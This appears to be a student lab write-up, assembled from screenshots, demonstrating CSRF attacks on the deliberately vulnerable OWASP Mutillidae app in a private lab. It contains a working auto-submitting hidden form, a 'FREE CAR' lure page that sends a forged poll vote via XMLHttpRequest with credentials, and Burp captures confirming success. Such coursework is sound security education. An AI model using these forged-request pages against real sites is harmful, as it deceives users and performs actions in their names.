
```
<body onload="document.getElementById('f').submit()">
<form id="f" action="http://192.168.146.128/mutillidae/index.php?page=register.php" method="POST">
<input name="csrf-token" value="" type="hidden"/>
<input title="" htmlandxssandsqlinjectionpoint="1" name="username" size="15" autofocus="1" type="text" value="Alice">
<input title="" sqlinjectionpoint="1" name="password" size="15" type="hidden" value="alice">
<input title="" sqlinjectionpoint="1" name="confirm_password" size="15" type="hidden" value="alice">
<textarea HTMLandXSSandSQLInjectionPoint="1" rows="3" cols="50" name="my_signature"></textarea>
<input name="register-php-submit-button" class="button" value="Create Account" type="hidden" value="Create Account">
</form>
</body>
```



```
<html>
<head>
<style>
body {
    background-color: #3366FF;
}
</style>
</head>
<body>

<center>
<iframe src="file:///C:/Users/beyza/Desktop/CSRF/register/register.php" style="display:none"></iframe>
<img src="art1.jpg" width="150px" height="100px" class="pic1">
<img src="art2.jpg" width="300px" height="130px" class="pic2">
<img src="art3.jpg" width="200px" height="130px" class="pic3">
</center>
</body>

</html>
```




We registered into the system using Alice username and alice password and POST method and as shown below the registration was successful and this can bee seen from login


Burp Suite Community Edition v2021.5.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Comment this item
Pretty Raw \n Actions
INSPECTOR

Request to http://192.168.146.128:80

```
POST /mutillidae/index.php?page=register.php HTTP/1.1
Host: 192.168.146.128
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 120
Connection: close
Cookie: showhints=1; PHPSESSID=3matfp7vrsgk0pmcpurnukkjp6; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1

csrf-token=&username=Alice&password=alice&confirm_password=alice&my_signature=&register-php-submit-button=Create+Account
```



Burp Suite Community Edition v2021.5.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
1 × 2 × 3 × ...
Send Cancel
Request
Response
Pretty Raw \n Actions
Pretty Raw Render \n Actions
INSPECTOR
Query Parameters (1)
Body Parameters (6)
Remove Add...
Request Cookies (4)
Request Headers (10)
Response Headers (8)

Target: http://192.168.146.128

```
POST /mutillidae/index.php?page=register.php HTTP/1.1
Host: 192.168.146.128
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0)
Gecko/20100101 Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 120
Connection: close
Cookie: showhints=1; PHPSESSID=3matfp7vrsgk0pmcpurnukkjp6; acopendivids
=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1

csrf-token=&username=Alice&password=alice&confirm_password=alice&
my_signature=&register-php-submit-button=Create+Account
```

```
HTTP/1.1 200 OK
Date: Fri, 28 May 2021 14:23:45 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Logged-In-User:
Vary: Accept-Encoding
Content-Length: 49433
Connection: close
Content-Type: text/html



<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http
<html>
  <head>
    <link rel="shortcut icon" href="./images/favicon.ico" type="imag

    <link rel="stylesheet" type="text/css" href="./styles/global-sty
    <link rel="stylesheet" type="text/css" href="./styles/ddsmoothme
    <link rel="stylesheet" type="text/css" href="./styles/ddsmoothme

    <script type="text/javascript" src="./javascript/bookmark-site.j
    </script>
    <script type="text/javascript" src="./javascript/ddsmoothmenu/dd
    </script>
    <script type="text/javascript" src="./javascript/ddsmoothmenu/jq
      /*********************************************
      * Smooth Navigational Menu- (c) Dynamic Drive DHTML code libra
      * This notice MUST stay intact for legal use
      * Visit Dynamic Drive at http://www.dynamicdrive.com/ for full
      *********************************************/
    </script>
    <script type="text/javascript">
```


NAME	VALUE
csrf-token	
username	Alice
password	alice
confirm_password	alice
my_signature	
register-php-submit-b...	Create Account



Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e)

Logged In User: Alice ()

Mutillidae: Deliberately Vulnerable Web Pen-Testing Application



Burp Suite Community Edition v2021.5.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Decoder Comparer Logger Extender Project options User options
Dashboard Target Proxy Intruder Repeater Sequencer
Intercept HTTP history WebSockets history Options
Forward Drop Intercept i... Action Open Bro...
Comment this item
Pretty Raw \n Actions
INSPECTOR

Request to http://detectportal.firefox.com:80 [34.107.221.82]


```
GET /success.txt HTTP/1.1
Host: detectportal.firefox.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept: */*
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cache-Control: no-cache
Pragma: no-cache
Connection: close
```


POLL QUESTION PAGE:


The HTML code used is down below. With this website, here will be a button to click and when the button is pressed the vote is sent in and the multidae is kept unaware.



```
</style>
<script>

function poll() {

    alert("!!!!");

    var params = 'choice=wireshark&initials=';
    var reqBody = '&user-poll-php-submit-button=Submit+Vote&csrf-token=';
    params = params.concat(reqBody);
    var http = new XMLHttpRequest();
    http.open('POST', 'http://192.168.146.128/mutillidae/index.php?page=user-poll.php', true);
    http.withCredentials = true;
    http.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
    http.setRequestHeader('Content-length', params.length);
    http.setRequestHeader('Connection', 'close');
    http.send(params);

}

</script>
</head>
<body>

<!--<iframe src="http://192.168.146.128/mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap&initials=&user-poll-php-submit-button=Submit+Vote" style="display:none"></ifram

<center>
    <h1><button class="button" onclick="poll()">FREE CAR</button></h1>
    <h2> Click this button to win a free car! </h2>
    <img src="freecar.png" width="600px" height="400px" class="pic1">
</center>
</body>

</html>
```


file:///C:/Users/beyza/Desktop/CSRF/poll/poll.html
FREE CAR
Click this button to win a free car!
BUGATTI






Request to http://192.168.146.128:80

```
POST /mutillidae/index.php?page=user-poll.php HTTP/1.1
Host: 192.168.146.128
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: */*
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-type: application/x-www-form-urlencoded
Content-Length: 78
Origin: null
Connection: close
Cookie: showhints=1; PHPSESSID=3matfp7vrsgk0pmcpurnukkjp6; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada

choice=wireshark&initials=&user-poll-php-submit-button=Submit+Vote&csrf-token=
```

As we can see from below the vote is sent in and poll.php is visited at the same time exactly so we can deduct that the vote was sent in using an attack. We voted for wireshark in this example.



192.168.146.128/mutillidae/index.php?page=show-log.php&popUpNotificationCode=SUD1

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Log

3 log records found

Hostname	IP	Browser Agent	Page Viewed	Date/Time
192.168.146.1	192.168.146.1	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0	User voted for: wireshark	2021-05-28 12:58:43
192.168.146.1	192.168.146.1	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0	User visited: user-poll.php	2021-05-28 12:58:43
192.168.146.1	192.168.146.1	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0	User visited: show-log.php	2021-05-28 12:55:51

EXPERIMENT 2:

We couldn't do experiment2.